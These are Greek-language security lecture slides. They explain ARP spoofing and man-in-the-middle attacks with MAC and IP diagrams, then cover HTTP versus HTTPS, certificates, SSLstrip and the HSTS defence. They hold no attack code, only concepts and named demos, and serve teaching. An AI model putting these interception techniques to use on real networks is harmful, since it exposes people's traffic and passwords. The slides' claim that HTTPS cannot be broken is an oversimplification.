
router

d2:00:10:9a:2d:60


ARP Demo

ARP Spoof

- Αλλάζουμε τον ARP πίνακα του θύματος
- Τα δεδομένα θα περνούν από τον θύτη
- Ο θύτης προωθεί τα δεδομένα από το θύμα στο gateway
- ... και από το gateway στο θύμα
- “man-in-the-middle”




Ένα WiFi δίκτυο



ARP

Who has 192.168.0.1?



06:ce:8f:41:c0:1e

κινητό



3c:07:54:02:d5:f8



router


d2:00:10:9a:2d:60

bad guy



e4:ce:8f:41:c0:1e

ARP



κινητό



3c:07:54:02:d5:f8

laptop



192.168.0.1 at d2:00:10:9a:2d:60



router

d2:00:10:9a:2d:60


06:ce:8f:41:c0:1e

192.168.0.1 at e4:ce:8f:41:c0:1e

bad guy



e4:ce:8f:41:c0:1e



06:ce:8f:41:c0:1e

κΙΝΗΤΌ



3c:07:54:02:d5:f8



router

d2:00:10:9a:2d:60

bad guy



e4:ce:8f:41:c0:1e

ARP Spoof Demo

HTTP

- **H**yper **T**ext **T**ransfer **P**rotocol

Κεντρική ιδέα

1. Συνδέομαι στην υπηρεσία
2. Κάνω ένα αίτημα σελίδας
3. Περιμένω για απάντηση
4. Παίρνω την απάντηση
5. Αποσυνδέομαι

HTTP

- Με το HTTP μεταφέρουμε HTML, CSS, φωτογραφίες κλπ
- Γενικότερα **οποιοδήποτε αρχείο**
- Παραδείγματα αιτημάτων
 - Φέρε μου το αρχείο mypage.html
 - Φέρε μου το αρχείο menu.png
 - Φέρε το αρχείο style.css

HTTP



GET /index.html HTTP/1.1
Host: duth.gr



Cookies, HTML, Javascript, Headers



Πρόβλημα HTTP

- Ακρυπτογράφητο
 - Ευάλωτο σε επιθέσεις MitM
- Μπορεί κάποιος να:
 - δει που μπαίνουμε
 - αλλάξει αυτά που βλέπουμε
 - κλέψει τους κωδικούς μας

Wireshark MitM Demo

HTTPS

- Δυνατή κρυπτογράφηση που δεν σπάει
 - Χρήση πιστοποιητικών
 - Δεν είναι δυνατές οι υποκλοπές δεδομένων
 - Δεν είναι δυνατή η αλλαγή δεδομένων στο δίκτυο
-
- Αν γίνει κάτι απ' όλα αυτά...
 - Ο φυλλομετρητής μας προειδοποιεί

HTTPS

- Χωρίς HTTPS, ένας ενδιαμέσος μπορεί
 - Να διαβάσει τα δεδομένα
 - Να αλλάξει τα δεδομένα
- «Ενδιάμεσος» μπορεί να είναι:
 - Ο ISP
 - Κάποιος που έχει στήσει ένα «ελεύθερο» ασύρματο δίκτυο
- (παράδειγμα)

Certificates

- Περιέχουν πληροφορίες για τον ιδιοκτήτη μιας σελίδας
 1. Domain name πχ: google.com
 2. Δημόσιο κρυπτογραφικό κλειδί
 - Χρησιμοποιείται για αυθεντικοποίηση του server από τον client

Certificate Authorities (CAs)

- Κάποια έμπιστη αρχή
 - υπάρχουν πάνω από 1000 προεγκατεστημένες στον υπολογιστή μας
 - ο browser τις εμπιστεύεται και τις συμβουλεύεται για να επαληθεύσει τα certificates
 - υπογράφουν ψηφιακά τα certificates άλλων ιδιοκτητών
- Το σύνολο των CAs και η ιεραρχία τους συνιστά το **PKI**

HTTP upgrade

http://www.reembed.com



302 redirect to: **https://www.reembed.com**



https://www.reembed.com



HTML, JS, CSS, ...



SSLstrip

<http://www.reembed.com>



<http://www.reembed.com>



302 redirect to

<https://www.reembed.com>



<https://www.reembed.com>



HTML, JS, CSS, ...
over **http**



HTML, JS, CSS, ...
over **https**



SSLstrip demo

HTTP Strict Transport Security (HSTS)

- Είναι ένα HTTP Header

`Strict-Transport-Security: max-age=9001`

- Όλες οι συνδέσεις στο συγκεκριμένο domain θα είναι HTTPS για 9001 δευτερόλεπτα

Μάθαμε

- SQL injections
- XSS
- HTTP/HTTPS
- ARP Spoofing
- MitM
- SSLstrip
- HSTS

Συγχαρητήρια!

- Μπορείτε να **κάνετε ασφαλή την σελίδα σας!**



Ευχαριστούμε! Ερωτήσεις;

<https://twitter.com/dionyziz>

dionyziz@gmail.com

45DC 00AE FDDF 5D5C B988 EC86 2DA4 50F3 AFB0 46C7

<https://github.com/themicp>

themicp@gmail.com

9718 20BD 610F B0F2 B07A 68CF 16B1 B7EE D90F 5A7B

